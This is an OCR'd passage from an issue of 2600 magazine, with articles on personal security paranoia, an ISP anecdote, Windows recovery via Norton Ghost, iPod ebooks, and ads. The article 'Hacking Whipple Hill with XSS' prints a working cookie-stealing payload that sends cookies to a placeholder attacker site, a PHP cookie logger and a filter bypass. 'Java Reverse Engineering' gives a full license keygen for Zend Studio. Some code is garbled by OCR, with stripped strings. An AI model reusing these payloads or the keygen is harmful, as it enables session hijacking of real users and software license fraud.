Tricks of the Mind by Derren Brown. Just released, this is the first book that consolidates the things that he is interested in and dabbles in. A very good read and very informative.

Have fun. Be good. Use responsibly. Remember – Derren had a TV crew behind him to pay back the dog track.

You don't.

Transmissions

by Dragorn

It's probably a safe assumption that everyone reading this magazine is already paranoid, but how paranoid are you and are you paranoid enough (or for that matter, too much, which carries its own risks)?

A proper level of paranoia isn't about thinking that the potted plant is planning to assault your sleep. It's about making intelligent choices to protect yourself, your privacy, your finances, your job, and, depending on where you live (and what you choose to do), your freedom. The cost of having your data compromised is ultimately the driving factor behind security decisions. None of us are particularly excited at the prospect of losing our privacy, bank details, or our jobs because of a security bug. In a targeted attack, the cost of compromise may be even higher - source code modified to introduce backdoors or security vulnerabilities prior to distribution, records altered, or employer data compromised... and these are just the risks to your workstation.

Security in the real world is the balance between paranoia and practicality. The most secure system is one turned off, encased in cement, and at the bottom of a quarry. Despite the seemingly universal acknowledgment of the importance of securing systems, a large amount of incorrect or outdated information still exists. The guidelines presented here are by no means a canonical answer to the problem of securing yourself, but hopefully thinking about side attacks to conventional wisdom helps in devising proper plans. Most of the proposed solutions focus on Linux, solely through familiarity, but the ideas will help protect you on whatever system you're running. Feed your paranoia and keep reading.

"Never run normal applications as root (or administrator)." Obviously this is a good idea which hopefully most readers adhere to, but the simplest implementation of this guideline is to run all your applications as your normal user, which for protecting your data is just as bad. A root-level compromise gives an attacker access to all your data. But how many files on your system are owned by the same user you use to run Firefox, Pidgin, and IRC? What prevents a compromise in any of those applications from giving access to all your files? Enforcing per-application security is vital for preventing vulnerabilities in one application from compromising all of them. The easiest method of locking down applications is by dividing up the users they run as. On *nix systems, this is relatively simple and can be done with "sudo" and some shell scripts to launch each application as a separate user (and even allow each application limited access to other restricted applications, such as opening a URL) or by changing the ownership of the applications and using the SUID bit. Segregating all your applications into different users with restricted permissions isn't the only answer, but it's a strong first step.

"Strong passwords are sufficient." Simply put, no, they're not. Especially not on a laptop. With a laptop, you face two unique risks: theft (either random or targeted) and easy physical access. The risks from both are similar. No matter how strong your login passwords are, if someone can boot the system with external media or remove the drive and mount it on another system, all your security measures are moot. Access rights and file protection rely on the operating system to enforce them, and when you no longer control the operating system reading the disk, your data is toast. Again, fortunately, the solution is fairly simple: Strong crypto, either at the filesystem or disk level. There are a wide range of tools to implement disk crypto on various platforms. The LUKS system uses changeable keys for full device cryptography and is native to Linux but has Windows tools to operate on it. Full-disk encryption typically operates at the operating system's device layer, emulating a block device (i.e., a drive). All IO to the drive is encrypted at the block level, including the filesystem itself. Full device crypto has the advantage of auto-

matically encrypting all data placed on that volume - including cache files, temp files, and others which might not be included in selective encryption. It also has the advantage that any "ghosts" left on the drive (partially deleted files and incompletely erased data, or a drive which has not been reformatted with alternating patterns designed to wipe out any magnetic remnants of data) are also encrypted. On modern systems, the impact of performing encryption on every block is minimal, and as the CPU increases in speed the performance hit will continue to drop.

"Strong crypto is sufficient." But didn't I just say strong crypto was a good solution for laptops? Well, yes, but that's not the entire story. Edging further from mainstream risks are the attacks against the hardware itself. Externally facing buses - IEEE1384, USB, and Cardbus/ExpressSlot - allow devices to interact with the system, often below the control of the operating system. Gaining access to the memory of a running system enables reading of cached files, cached crypto keys, or modifying the system to allow access to an active encrypted filesystem. These attacks are not so far-fetched - system debugging and imaging hardware to exploit weaknesses like these exists today, and at least one company is advertising the availability of a USB device which extracts all the info from a system. Unfortunately, when it comes to hardware-level vulnerabilities, there is only one good solution: Go to the hardware store, buy some epoxy, and fill in the external ports. This probably isn't an acceptable solution for most people - and wouldn't stop someone with the resources and time to open a running system and connect to the internal leads for the bus. If you're facing attackers with that much determination, chances are you shouldn't be trusting your data to a laptop.

"I only need to encrypt the [messages | files | drives] which are sensitive." Another piece of conventional wisdom which, while true, may not tell the whole story. As mentioned above when discussing full disk encryption versus per-file encryption, there may be files generated for temporary storage, caching, copies left while moving files, etc. These files can easily be missed when doing per-file encryption. Encrypting only sensitive communications and files carries the additional risk of making it easier to target "interesting" data: If I know someone only encrypts emails in which they talk about sensitive information, I know that if I have an encrypted email from them it's probably worth trying to decrypt. Form a habit of encrypting everything, at all times, except when your recipient can't decrypt it for some reason. GPG integration with email clients is trivial to configure, as are dynamic SSH tunnels (ssh user@host -D 9999) which function as SOCKS proxies. OTR (Off The Record) provides per-message encryption on most IM systems. Increasing the encryption of your communications increases your privacy and increases the difficulty of spotting important communications among the chaff.

Increasing your security is a holistic choice, modifying both software and human behavior. An unknown percentage of exposures might be avoided with little more than a careful eye towards security, and an increased level of paranoia. Like backups, the proper time for making decisions about security is before a compromise. A balance between security, usability, and paranoia is possible with foresight and planning.

An ISP Story

by Witchlight

I thought I'd share with you all a little story about a script kiddie, a real nice victim of said kiddie, and an ISP.

I work tech support for a large ISP in a state that will remain nameless. (You should be able to figure it out.) One night I got a call from a rather nice customer requesting a password reset. His name was Mr. O'Reilly. As I pulled up his account to do this for him he told me how he had been "hacked." Now you have to know that we took this with a grain of salt at tech support. In the four years I've been doing tech support I can honestly say that I've only talked to maybe three people who have actually been abused by a "hacker."

Once I got his account up, however, I immediately believed him. See, Mr. O'Reilly's account came up now as registered to one "Assbag O'Reilly."

Some script kiddie had gotten access to his account and reset all the personal information for the account as well as other things. So now whenever the customer sent an email it would say it was from Assbag O'Reilly. I went over with him on how to change it back and advised him to change the secret question for his account as well since it was likely the kiddie had changed this too and would be able to reset the password and we'd be right back where we started in a day.

Now here's where we ran into a dead end. We knew that he had been victimized. What could I do as a representative of a major ISP? Not a thing. Nothing. There was no security team that I could escalate the customer to. There was no phone number for any such department listed in the numbers of approved contacts that I could call or refer the customer to. The only thing I could do was get the customer to email abuse@hotmail.com and hope for the best.

How could this be? Well, as we are outsourced support we are given very few tools and absolutely no access to departments that could do anything about this. We follow the call center mantra of the almighty talk time and all issues have to be resolved in an average of 15 minutes or there's the door. It makes for a support culture of saying anything - even if it's total crap - just to get rid of the customer so you can get your metrics met to get your bonus for being the best punter around.

Agents are not hired for their tech ability. They rely on the customer being even more ignorant in order to make them a "tech." About two of every ten people in the center are technically inclined and we pick up the punts and fix what the first person should have been able to do. Rant over.

Having done what the client wanted and recommending a few things to Assbag to try and help him, I ended the call. Two days later he called back again with the password issue. The kiddie had used the flavor of the month MSN exploit again, re-cracked his account, and made himself a sub account. A friend of mine had the call this time and talked to me about it since he saw my name from the last ticket.

No response to Mr O'Reilly from the abuse department and nothing done. What was different this time was the kiddie had gotten some balls and was using Assbag's MSN account to instant message him. We were watching this happen via our remote assistance tool. Now we had something to track the kiddie! One of our tools for those who know where to look would show us the IP of the last successful login and we found it was not from our ISP. One lookup later and we traced it to an SBC user.

Choosing to ignore the 15 minute rule because Mr. O'Reilly was a nice guy (this goes a long way) we decided to call SBC on his behalf and track the kiddie at the source of his connection. We got a representative from SBC and explained that one of their users was "hacking" our customer as we spoke and that we had proof. Here we learned that SBC operates exactly like our ISP and didn't have any way of doing anything about it. So we got a supervisor instead. You would think a supervisor could do something.... Nope. Their job is *not* tech. They are there to make sure there are butts in chairs taking calls and making money for whatever outsourced company is hired by the ISP. They said that

there's nothing they can do and don't even have an email address for the abuse/security team. We pressed the point and they actually told us that what their user was doing was perfectly acceptable use of their service!

I'd love to know what the SBC legal team would have said about that one. But it makes my point and shows you the reality of what the average victim of script kiddie mayhem has to go through. We did all we could but until this kiddie grows up and leaves him alone, Assbag is stuck (unless he takes legal action). We did more than we were supposed to and got nowhere because outsourced support and the ISPs who use them just don't give a crap.

I wouldn't say it's open season or that you won't get your service pulled for hacking or worse. But the system is actually stacked slightly against the average user and in favor of the script kiddie.

The tally: Kiddie 1, Assbag 0, ISP... rich.

Shouts to Gilda, Harrybalz, ZX, and jedi262.

Hacking Whipple Hill with XSS

by Azohko

My school recently redid its website with a new and shiny user interface created by a company called Whipple Hill (`www.whipple-hill.com`). This new website enables you to check your schedule online and create groups which could also create their own forums. After minutes of poking around, I found these group forums were vulnerable to an XSS exploit. By redirecting the user to my website with a cookie stealer on it, you would be able to replace your cookies with theirs and become logged in as them. This code would redirect the user to my website by loading an image.

```
<img src="linkToAnImage" onLoad='javascript
➥:document.location="www.ChangeToYourSite.
➥com/logger.php?" + document.cookie'>
```

The above code then passes the cookie information on to this script, which logs the data into "".

```
<?php
function logData()
{
$ipLog="log.txt";
$cookie = $_SERVER['QUERY_STRING'];
$referer = $_SERVER['HTTP_REFERER'];

$date=date ("l dS of F Y h:i:s A");
$log=fopen("$ipLog", "a+");

fputs($log, "COOKIE STOLEN!  REF: $referer
➥| DATE: $date | COOKIE:  $cookie \n");

fclose($log);
}

 logData();
?>
```

While simple at first (they didn't filter any HTML at all), when I called them they didn't seem to think it was a priority to fix it. This was a major vulnerability among many of their websites and they never seemed to be in a hurry to fix it. Finally I got a message back responding to the exploit saying it was fixed. Wrong. Their amazing fix was to filter out the word "" so the user couldn't steal cookies. It took about two seconds to come up with new code to exploit this:


```
<img src="linkToAnImage"
onLoad='javascript:document.location="www.
ChangeToYourSite.com/logger.php?" +
docudocument.cookiement.cookie'>
```

The difference here is that when "" is filtered out it still forms "". This problem could easily have been fixed by using another method of checking for XSS in PHP. Instead of searching for and removing "" they should have found every instance of "" and replaced that with " script" with a space. No harm could be done here, and this way people couldn't have harmless but annoying scripts running on the forums. This could be done easily with the following PHP:

```
<?php
$searchFor = ""
$replaceWith = " script"
$text = str_replace($searchFor , $replace
➥With , $text);
?>
```

This new website my school bought cost them a lot and it amazes me that it would be vulnerable to something so simple. Not only was the original exploit simple, but they failed to fix it successfully. This is sad considering they are supposed to be professionals. Check your own school's websites for simple exploits. You might get lucky like me.

Haunting the MS Mansion



by Passdown

Microsoft sure does make life easy for the end user, but for those of us who are called to fix a down M$ system, life can be trying at times. Let's face it, if you were one of the richest companies in the world, you wouldn't want to share your proprietary gimmicks either. So, this leaves the technician holding a woefully empty bag of tools. Ever have a laptop running an NTFS installed version of XP Home? No, I know you wouldn't, but your client probably does. And of course... he's messed it up. There are a myriad of possible problems, but let's assume that all you need to do is have a nice GUI interface to copy off or change some files. At the time I started writing this Knoppix NTFS write capability was still pre-Alpha. Now it's out, but do you trust it? Me neither. I hate working on laptops and I certainly don't want to pull the hard drive out to put it in another machine. All I need to do is move the SAM files, or edit an INI, or whatever. Let's say that I'm even locked out of the administrator account when booting from the XP Home CD. (Let's assume that someone actually set a password.) I know there are still ways around that but, hey, we like GUI.

Enter Norton Ghost 9. I was able to pick up a legit OEM copy from an online vendor for about $17. Good deal. Ghost images are quite nice for picking up the pieces after doomsday. I highly recommend it. The interesting thing is there are other features that they probably hope you don't notice. The easiest way to work with a Windows system... is to use a Windows system. The Ghost recovery CD boots into a stripped down live CD rigged version of XP Pro. It seems Symantec built their own shell. I am uncertain if it is based on Explorer but, if it is, some functions are still available. My favorite way to garner system access is the often overlooked HELP menu. There's not much in the Ghost shell menu, but if you click HELP, you will find standard menu options, such as OPEN. From here use the *.* option in the filename field and hit enter to gain a complete list of files, drives, etc. For an even bigger laugh, just hit F1 at the main screen. The OPEN interface seems to be a standard Explorer interface, however because of system limitations, all file interactions must take place in this window. For easier use, browse over to the CD-ROM and up to the i386/system32 folder. Here you should find TASKMGR.EXE. Task Manager will give you a little nicer access than HELP (default execute instead of open). In order to run it, you will have to OPEN from the right-click menu, otherwise HELP will think you are trying to SELECT a library.


Need to rename, copy, cut, paste a file? It's all there. Just be aware that you will not see your changes until you refresh your screen (get used to hitting F5 all the time).

Don't waste your time with moving specific files, move whole folders. The OPEN menu only allows you to work with a single file or folder at one time. So, trying to copy 15 files becomes a little tedious and error prone. I've successfully been able to use USB storage devices, which certainly makes it convenient for backing up hard to reach data or importing a replacement file.

This process has been especially useful in removing unwanted DLLs that embed themselves at the boot (spyware).

The fun really begins when you try to execute different programs or system executables sitting on the hard drive. CMD.EXE worked for me. The build of Ghost 9 that I have sits on XP Pro SP1. I am uncertain if this is why I have not been able to run Explorer from a hard drive or not, since I've probably made all my attempts on SP2 installations. There are a lot of things that occur in the background of an MS boot sequence, so success may entail a lot of scripting and editing (beware of crippling an otherwise working test system). I have dabbled extensively but been unable to bring up a more robust level of operation. I hope that someone else can add to what I've discovered and maybe I'll have more good news for you when I eventually get around to buying Ghost 10.

Reading ebooks on an iPod



by DBTC

The iPod does not have an ebook-specific reader or just a text format good for reading ebooks. It's unfortunate because the style and capabilities of iPods make them perfect for such functions. Sure, you can use the iPod as a portable hard drive to read ebooks using any PC. But if you want to use the iPod itself as an ebook reader, it's certainly possible. Reading ebooks on an iPod consists of just copying the contents of an ebook into iPod Notes and scrolling through multiple notes in order to read the ebook. But there are limitations.

Each Note can hold no more than 4012 characters. If an iPod Note contains more, it will still load, but only the first 4012 characters will be displayed. You may see other references mentioning a 4096 character limit. Looking at the results from an actual cut-and-paste experiment, the limit is really 4012.

The iPod can hold no more than 1000 Notes. If you load more, only the first 1000 will be displayed.

Assuming each Note is packed to capacity, that's 4,012,000 characters. So any given iPod can hold roughly 2,467 pages of printed text, or enough for eight medium sized books.

To summarize these issues with reading ebooks on an iPod:

Problem 1: To read ebooks on an iPod screen, the best place is to copy plain text information into iPod Notes. Each Note on the iPod can hold no more than 4012 characters.

Solution 1: Each ebook much be broken up into a multi-Note format. iPod Notes use a very simple HTML-derived markup language. For short stories, it's easy to create the Note-to-Note links yourself. For longer stories, save yourself the pain by automating this process.

Problem 2: iPods can only hold a few books before running out of available Notes spaces.

Solution 2: Keep your ebook collection on your PC and just copy books to and from the iPod as needed. This is a good solution anyway as iPod Notes aren't backed up anywhere (even from the new backup feature in iTunes 7).

With all that said, here's how to place and read an ebook on your iPod:

1) Get an ebook. Make sure it's in "plain text" format. Don't spend money unless you have to. There are plenty of free ebook libraries all over the Internet. I've compiled a list to get you started: `http://www.andybrain.com/archive/journey_to_the_center_of_an_ebook.htm`

2) Enable Notes access on your iPod by checking `Enable disk use` in iTunes. This feature (turned off by default), allows you to use your PC to browse to your iPod, allowing you to copy files directly to the device. For more instructions and detail, see this link: `http://docs.info.apple.com/article.html?artnum=61131`

3) Convert your ebook to a format supported by iPod Notes. Use this iPod ebook creator service to upload your plain text ebook and convert it into an iPod readable format: `http://www.ambience.sk/ipod-ebook-creator/ipod-book-notes-text-conversion.php`. Take the files contained within the resulting ZIP file and place them into a new folder within your iPod's Notes folder. (To do this, make sure you've completed step number two above. Then browse to your iPod using your PC. You should see a Notes folder. Placing all the Zip files within a newly created subfolder isn't required, but makes navigation much easier and faster.

4) Read it.

After disconnecting your iPod from your PC, open `Extras -> Notes` on your iPod. You should see the folder you created in the previous step. Click to view the folder and you should see the documents you moved there, all numbered like `mydocument001`, `mydocument002`, etc. Start with the first document. You'll see backward and forward arrows at the top and bottom of the Notes. Selecting with the center button allows you to page back and forth between Notes.

The actual iPod ebook reading process consists of scrolling slowly through the Note as you read it, then clicking on the `next Note`

page arrow at the end of the document. Be aware that hitting the Menu button acts like a "previous page" function. So if you read, for example, ten Notes worth of linked text, you'll have to hit the Menu button ten times in order to get back to the Extras -> Notes section. Depending on how much you've read, it may be easier and faster just to reboot your iPod when you're done. (There is a way to programmatically clear this stored Notes history, but the converter mentioned above doesn't use it.)

The iPod ebook creator mentioned above will do the trick. If you want a more extensive management system, or want something installed locally, here are some options. Each program will allow you to keep track on many ebooks on your PC, giving you the option to "activate" just the ones you want for iPod reading.

Mac OS: Book2Pod: http://www.tomsci.com/book2pod

Windows OS: *iPodLibrary:* http://www.sturm.net.nz/website.php?Section=iPod+Programs&Page=iPodLibrary

Using this process, we can read text and ebooks on any iPod with a display screen. The process, unfortunately, requires a bit more hassle than it should. Until Apple decides to remedy this with proper ebook support and features like font adjustment and auto-scrolling, we can make do.

More Information


Learn more about the iPod Notes markup language. Also see user comments at the bottom of the second page for code on compiling your own iPod ebook extractor: http://www.oreillynet.com/pub/a/mac/2006/12/12/ipod-notes-above-and-beyond.html

Learn about "Building Interactive iPod Experiences." While the article briefly mentions ebooks, it talks in more detail about the iPod's markup language to run interactive presentations incorporating pictures, sounds and videos: http://www.macdevcenter.com/pub/a/mac/2006/11/28/building-interactive-ipod-experiences.html

Mac users may be interested in Text2iPod X, a Mac-only application that copies entire ebooks into iPod contacts, apparently without size limitations. While this is great, I didn't include it in the main article because 1) I wasn't able to test it, and 2) I'd like my "ebooks on iPod" solution to work on all systems. Here's the link: http://homepage.mac.com/applelover/text2ipodx/text2ipodx.html

For more from DBTC, visit http://www.andybrain.com.

Java Reverse Engineering



by quel

Companies have an amusing habit of obfuscating Java code and then distributing the application and think that it is secure. Unfortunately for them Java classes aka byte code are trivial to decompile. The obfuscation serves as little more than speed bumps which means more fun for us and a little extra time. Of course what reverse engineering project is worth it if it is trivial?

Now many of you are familiar with PHP. The company behind PHP, Zend, produces a tool called Zend Studio. The tool lets you step through code and basically is one of the few ways to actually get the feature set you would expect out of a programming language such as debuggers. The basic premise behind the first version I reversed was that I had installed a 30 day trial but had been too busy at the office to actually get to really try it. Well, time to hack it so I could finish testing it.

We will go ahead and start with version 3 of the studio as this was the first version I reversed. Now it would be trivial to patch the Java, compile the class file, and repackage the jar. Cracks are ugly hacks. We are going to reverse it to our satisfaction so we can write a full keygen. (Not a half-assed keygen but one that will actually generate any and all possible valid keys.)

First, find the ZendIDE.jar and either use jar x or even unzip -x will do it. You will

also want to get a copy of JAD, a Java decompiler. Now you can use grep, strings, etc. to track down what you are looking for or of course start by tracing all the way through the code. After some time grepping and checking out the decompiled code from JAD I found that com/zend/ide/util/f/a.class was going to be the primary target. (Grepping for the string you find on the screen to enter your username and license key is a good place to start.)

Check out a.jad and you'll see things like USER_NAME and LICENSE_KEY. You'll notice everything is named a, b, c, etc. This is part of their obfuscation and sometimes part of the decompiling process. In any case, use the return types and the overloaded types in function arguments to help you find your way.

Check out public void "a" (`String s, String s1`)

Look at that "a" comment `//USER KEY` (could it be this easy?)

Lets trace this code:

```
b = b(s, s1);
```

Hrm. Something special about starting with "lk" - let's note that for later.

OK, s1 has to be greater than or equal to a length of 18 (license key), s2 is the substring from 16 to 18 of s1, and s3 is the first 18 characters of s1. Now s1 is the first 16 characters. s2 must be 0. s4 is a substring of s1 from 8-16. s5 = "Zend" + s +s4 + s2 + s3. *Bingo.*

At this point you can trial and error or just keep tracing the code until you have all the limitations and checks duplicated.

Here's a php script to create the keys. (Editing the same file took me about ten minutes to update the keygen for Zend IDE 4. I haven't looked at 5 but I don't expect their method to have gotten much harder.)

```
if (isset($_GET) && count($_GET) > 0)
{
   if (!isset($_GET["user"]) || !$_GET["user"])
      $name = "0wn3d";
   else
   {
      $name = $_GET["user"];

      //first 2 must not be lk
      if (strcasecmp(substr($name,0,2),"lk") == 0)
      {
         $name = substr($name,2);
         echo "The first 2 chars must not be lk<Br>";
      }
   }

   if (strlen($name) <= 0)
      $name = "0wn3d";

   if (!isset($_GET["howmany"]))
      $_GET["howmany"] = 0;

   $howmany = intval($_GET["howmany"]);

   if ($howmany <= 0)
      $howmany = 2600;

   if ($howmany > 2147483647)
   {
      $howmany = 2600;
      echo "Limit of licenses is: 2147483647<br>";
   }

   if (!isset($_GET["seed"]))
      $seed = "36";
   else
   {
      if (intval($_GET["seed"]) >= 35 && intval($_GET["seed"]) <= 99)
         $seed = $_GET["seed"];
      else
         $seed = "36";
   }

   $str = "Zend";
```

```
   $hardcode = "0304";

   $str .= $name;

   $pad = '';

   for ($i = ( 5 - strlen($name)); $i > 0; $i--)
      $pad .= "0";

   $pad .= "00";

   $str .= $hardcode . $seed . $pad . "000" . $howmany;

   printf ("LICENSE_KEY: %08X%s%s%s000%s<br>USER_NAME: %s", crc32($str),$hardcode,$
➥seed,$pad,$howmany,$name);

   echo "<br><br>Now find ZendIDE.config and replace the LICENSE_KEY and USER_
➥NAME<br><br>";
}

echo "<form method='get'>
   Enter the username: <br>
   <input type='textbox' name='user' maxlength='50'><br>
   Number of licenses: <br>
   <input type='textbox' name='howmany'><br>
   Enter a random number between 35 and 99: <br>
   <input type='textbox' name='seed' maxlength='2'><br>
   <input type='submit' name='Submit'>
   </form>";
```

Shouts to amatus who worked with me on the initial reverse engineering project.

DOES THE RELEASE OF A NEW ISSUE ALWAYS SEEM TO CATCH YOU BY SURPRISE?

Why not avoid the chaos and subscribe?

Still only $20 a year in the States and Canada, $30 elsewhere.
Send check or money order in US funds to
2600, PO Box 752, Middle Island, NY 11953 USA
or visit our store at store.2600.com!


HOPE FORUMS

Announcing a brand new way to communicate your thoughts and ideas about the HOPE conferences, 2600, and hacker issues!

Simply go to http://talk.hope.net and join the fun! We already have many lively discussions in progress and you can start your own if you feel the need. The forum focuses mainly on the past and future Hackers On Planet Earth conferences and the current battle to help save the Hotel Pennsylvania, site of HOPE.

Registration is simple, quick, and free! See what happens when we all put our heads together.

OFF THE HOOK



Technology from a Hacker Perspective

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!

Happenings

CHAOS COMMUNICATION CAMP 2007. This event will start August 8th and last until August 12th, 2007. That's right, ladies and gentlemen. We are going for five days this time! The Camp will take place at a brand new location at the Airport Museum in Finowfurt, directly at Finow airport. So if you like, you can directly fly to the Camp. You can get to the location easily with a car in less than 30 minutes starting in Berlin and we will make sure there is a shuttle connection to the next train station. The coordinates of the location are 52.8317, 13.6779. More details at ccc.de.

CALIFORNIA EXTREME 2007. August 11-12, 2007, San Jose, California. The "Classic Arcade Games Show." An expo of hundreds of coin operated video games and pinball machines once found in arcades. Featuring tournaments, speakers, parts vendors, and an opportunity to play games you may not have seen for years. All the games on display will be set for free play. www.caextreme.org

HITBSECCONF - MALAYSIA is the premier network security event for the region and the largest gathering of hackers in Asia. Our 2007 event is expected to attract over 700 attendees from around the world and will see 4 keynote speakers in addition to 40 deep knowledge technical researchers. The conference takes place September 3rd through September 6th in Kuala Lumpur. More details at http://conference.hitb.org/hitbsecconf2007kl/.

DAYTON'S FIRST HACKER CON! Please join us on Saturday, October 13th 2007 for the inaugural Day-Con Hacker Con in Dayton, Ohio. This unique event promises to impress. It breaks down like this: one day hacking/security conference (check your hat at the door), 250 tickets, POOH Sessions (Point Of Origin Hacking), tools, fresh never before seen presentations, PacketWars Pro Shop, includes food and entertainment. For more information check out www.day-con.org

ILLUMINATING THE BLACK ART OF SECURITY. Announcing SecTor - Security Education Conference Toronto - November 20-21, 2007. Bringing to Canada the world's brightest (and darkest) minds together to identify, discuss, dissect, and debate the latest digital threats facing corporations today. Unique to central Canada, SecTor provides an unmatched opportunity for IT professionals to collaborate with their peers and learn from their mentors. All speakers are true security professionals with depth of understanding on topics that matter. Check us out at www.sector.ca to see the impressive growing list of speakers and be sure to sign up for email updates. Attendees and Sponsors - don't miss out, both are limited!

For Sale

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET SHELLS/HOSTING SINCE 1999 - JEAH's FreeBSD shell accounts continue to be the choice for unbeatable uptime and the largest virtual host list you'll find anywhere. JEAH lets you transfer/store files, IRC, and email with complete privacy and security. Fast, stable virtual web hosting and completely anonymous domain registration solutions also available with JEAH. As always, mention *2600* and your setup fees are waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

SPEND QUALITY TIME ONLINE with any of over four thousand cheerful sluts. Start at http://goodluv.diaryland.com/ and enjoy. Credit card required for age verification, non-private video chat is always free. Adults only.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/re-programmable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

